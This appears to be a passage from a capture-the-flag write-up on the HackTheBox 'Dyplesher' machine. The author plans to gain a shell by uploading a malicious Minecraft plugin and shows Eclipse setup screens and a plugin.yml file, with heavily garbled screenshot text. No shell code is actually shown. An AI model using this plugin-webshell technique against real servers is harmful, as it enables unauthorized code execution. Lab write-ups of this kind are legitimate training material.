
SIGN IN

Email address
[felamos@dyplesher.htb](#) ✉

Password
●●●●●●●● 🔑

☐ Remember Me [Forgot Password?](#)

SUBMIT 🔒




that is Minecraft server.


Minecraft plugin upload is working. We make Plugin with included shell. Minecraft plugins java language and external source.


Now making Plugin with webshell. I use [Eclipse](#) software.

reference link (Turkish): <https://forum.gamer.com.tr/konu/dev-rehber-minecraft-icin-eklenti-nasil-yazilir-gelistirme-programlari-nelerdir-artik-siz-de-kolayca-eklenti-yazmaya-baslayabilirsiniz.445340/>



The screenshot shows the 'New Java Project' dialog box in Eclipse. The title bar says 'New Java Project'. The main heading is 'Create a Java Project' with a subtext 'Create a Java project in the workspace or in an external location.' and a folder icon. The 'Project name' field contains 'dyplesher.htb.plugin'. The 'Use default location' checkbox is checked, and the 'Location' field shows 'C:\Users\dr_france\workspace\dyplesher.htb.plugin' with a 'Browse...' button. Under the 'JRE' section, 'Use an execution environment JRE:' is selected, with 'JavaSE-1.8' chosen from the dropdown. Other options are 'Use a project specific JRE:' (with 'jre1.8.0_251' selected) and 'Use default JRE (currently 'jre1.8.0_251')' with a 'Configure JREs...' link. The 'Project layout' section has 'Create separate folders for sources and class files' selected, with a 'Configure default...' link. The 'Working sets' section has 'Add project to working sets' unchecked, with 'New...' and 'Select...' buttons. At the bottom, there are buttons for '< Back', 'Next >', 'Finish' (highlighted with a blue border), and 'Cancel'.





 New Java Package**Java Package**

Create a new Java package.



Creates folders corresponding to packages.

Source folder: Name: ☐ Create package-info.java

▼ dyplesher.htb.plugin

▼ src

▣ dyplesher.

> JRE System Lib

> Referenced Lib

New

Open in New Window

Open Type Hierarchy

F4

Show In

Alt+Shift+W

Show in Local Terminal



Copy

Ctrl+C



Copy Qualified Name



Paste

Ctrl+V



Delete

Delete



Remove from Context

Ctrl+Alt+Shift+Down

Build Path

Source

Alt+Shift+S

Refactor

Alt+Shift+T



Import...



Export...



Refresh

F5

Assign Working Sets...

Run As

Debug As

Profile As

Validate

Restore from Local History...

PyDev

Team

Compare With

Properties

Alt+Enter

Java Project

Project...

Package

Class

Interface

Enum

Annotation

Source Folder

Java Working Set

Folder

File

Untitled Text File

JUnit Test Case

Task

Example...

Other...

Ctrl+N

Javadoc Declaration Search

ified



New Java Class

Java Class

Type name is discouraged. By convention, Java type names usually start with an uppercase letter



Source folder:

Package:

☐ Enclosing type:

Name:

Modifiers: ☒ public ☐ package ☐ private ☐ protected
☐ abstract ☐ final ☐ static

Superclass:

Interfaces:



Which method stubs would you like to create?


- ☐ public static void main(String[] args)
☐ Constructors from superclass
☒ Inherited abstract methods

Do you want to add comments? (Configure templates and default value [here](#))

- ☐ Generate comments








```
1//name: name for plugin reload in web site
2name: Dcrx0
3version: 1.0.2
4main: htb.dyplesher.minecraft_plugin.main
5permissions: {}
```

The name you wrote here,
the name you will type while reloading the plugin.
Delete the // section. it is written as an example.



```

